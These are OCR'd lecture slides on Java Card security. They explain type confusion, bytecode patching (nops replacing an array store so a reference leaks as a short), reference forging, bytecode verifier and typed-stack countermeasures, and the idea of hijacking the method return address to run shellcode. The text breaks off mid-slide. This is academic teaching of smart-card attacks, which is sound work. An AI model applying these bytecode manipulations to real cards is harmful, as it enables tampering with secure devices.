
Overview of the Java Card Architecture



Overview of the Java Card Architecture



Attacker's Point of View



Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;

byte[] foo = new byte[50];
// ...
short[] bar = foo;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```

✓
```
byte[] foo = new byte[50];
// ...
short[] bar = foo;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```

✓
```
byte[] foo = new byte[50];
// ...
short[] bar = foo;

A a = new A();
// ...
byte[] bar = a;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```

✓
```
byte[] foo = new byte[50];
// ...
short[] bar = foo;
```

✗
```
A a = new A();
// ...
byte[] bar = a;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```

✓
```
byte[] foo = new byte[50];
// ...
short[] bar = foo;
```

✗
```
A a = new A();
// ...
byte[] bar = a;

B a = new B();
// B is a subclass of C?
C c = (C) b;
```


Type Confusion?

- A type confusion occurs when the type of a field is casted to another one which is a non compatible type;
- Type conversion examples:

✓
```
byte foo = (byte) 0xCAFE;
// ...
short value = foo;
```

✓
```
byte[] foo = new byte[50];
// ...
short[] bar = foo;
```


✗
```
A a = new A();
// ...
byte[] bar = a;
```

⚠
```
B a = new B();
// B is a subclass of C?
C c = (C) b;
```


Type Confusion on Java Card

```
 public short getMyAddresstabByte(byte[] byteArray) {
⇒ short foo = (byte) 0xAA;
   byteArray[0] = (byte) 0xFF;
   return foo;
 }
```


```
 public short getMyAddressArrayByte(byte[] byteArray) {
   03 // flags: 0 max_stack : 3
   21 // nargs: 2 max_locals: 1
⇒ 10 AA   bspush      0xAA
   31      sstore_2
   19      aload_1
   03      sconst_0
   02      sconst_m1
   39      bastore
   1E      sload_2
   78      sreturn
 }
```



Type Confusion on Java Card

```
 public short getMyAddresstabByte(byte[] byteArray) {
⇒ short foo = (byte) 0xAA;
   byteArray[0] = (byte) 0xFF;
   return foo;
 }
```


```
 public short getMyAddressArrayByte(byte[] byteArray) {
   03 // flags: 0 max_stack : 3
   21 // nargs: 2 max_locals: 1
   10 AA   bspush      0xAA
⇒  31      sstore_2
   19      aload_1
   03      sconst_0
   02      sconst_m1
   39      bastore
   1E      sload_2
   78      sreturn
 }
```



Type Confusion on Java Card

```
 public short getMyAddresstabByte(byte[] byteArray) {
   short foo = (byte) 0xAA;
⇒  byteArray[0] = (byte) 0xFF;
   return foo;
 }
```


```
 public short getMyAddressArrayByte(byte[] byteArray) {
   03 // flags: 0 max_stack : 3
   21 // nargs: 2 max_locals: 1
   10 AA   bspush      0xAA
   31      sstore_2
⇒  19      aload_1
   03      sconst_0
   02      sconst_m1
   39      bastore
   1E      sload_2
   78      sreturn
 }
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
⇒ byteArray[0] = (byte) 0xFF;
  return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush      0xAA
  31      sstore_2
  19      aload_1
  03      sconst_0
  02      sconst_m1
⇒ 39      bastore
  1E      sload_2
  78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
⇒ return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush      0xAA
  31      sstore_2
  19      aload_1
  03      sconst_0
  02      sconst_m1
  39      bastore
⇒ 1E      sload_2
  78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
⇒ return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush      0xAA
  31      sstore_2
  19      aload_1
  03      sconst_0
  02      sconst_m1
  39      bastore
  1E      sload_2
⇒ 78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
  return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
⇒ 10 AA   bspush     0xAA
  31      sstore_2
  19      aload_1
  00      nop
  00      nop
  00      nop
  00      nop
  78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
  return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush     0xAA
⇒ 31      sstore_2
  19      aload_1
  00      nop
  00      nop
  00      nop
  00      nop
  78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
  return foo;
}
```


```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush     0xAA
  31      sstore_2
⇒ 19      aload_1
  00      nop
  00      nop
  00      nop
  00      nop
  78      sreturn
}
```



Type Confusion on Java Card

```
public short getMyAddresstabByte(byte[] byteArray) {
  short foo = (byte) 0xAA;
  byteArray[0] = (byte) 0xFF;
  return foo;
}
```

```
public short getMyAddressArrayByte(byte[] byteArray) {
  03 // flags: 0 max_stack : 3
  21 // nargs: 2 max_locals: 1
  10 AA   bspush     0xAA
  31      sstore_2
  19      aload_1
  00      nop
  00      nop
  00      nop
  00      nop
⇒ 78      sreturn
}
```



Type Confusion on Java Card

- Several JCVM implementations have a reference on the same size as a short value;
- This kind of attack aims at forging references (not allowed in the Java-language) [Witterman, Information Security Bulletin 2003]:

```
byte[] forgeByteArray (short address) {
  sload_1
  areturn
}
```


Type Confusion on Java Card

- Several JCVM implementations have a reference on the same size as a short value;
- This kind of attack aims at forging references (not allowed in the Java-language) [Witterman, Information Security Bulletin 2003]:

```
byte[] forgeByteArray (short address) {
  sload_1
  areturn
}
```

Countermeasures

- This attack is detected by a BCV;
- A typed stack should be implemented:
  - Dual Stack [Dubreuil et al., IJSSE 2011];
  - Hardware implementation of a typed stack [Lackner et al., CARDIS 2012].

Corrupting the App Control Flow through a Type Confusion

- With type confusion, an attacker can use a reference as a value;
- But, that can be exploited to execute malicious code?

Corrupting the App Control Flow through a Type Confusion

- With type confusion, an attacker can use a reference as a value;
- But, that can be exploited to execute malicious code?

- Idea: Confusing the method return address to execute our shellcode.

Corrupting the App Control Flow through a Type Confusion

- With type confusion, an attacker can use a reference as a value;
- But, that can be exploited to execute malicious code?

- Idea: Confusing the method return address to execute our shellcode.

- This approached:
  - was exploited by [Bouffard et al, CARDIS 2011] and [Faugeron, CARDIS 2013];
  - is exploitable with the approaches of [Laugier et al., CARDIS 2015] and [Dubreuil, SSTIC 2016]

The Java Method Return

> *The current frame is used in this case to restore the state of the invoker, including its local variables and operand stack, with the program counter of the invoker appropriately incremented to skip past the method invocation instruction. Execution then continues normally in the invoking method's frame with the returned value (if any) pushed onto the operand stack of that frame.* (source: Java 8 Virtual Machine Specification)

- A frame header may include:
  - Previous frame's size;
  - Program counter of the invoker;
  - Security context of the invoker.

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
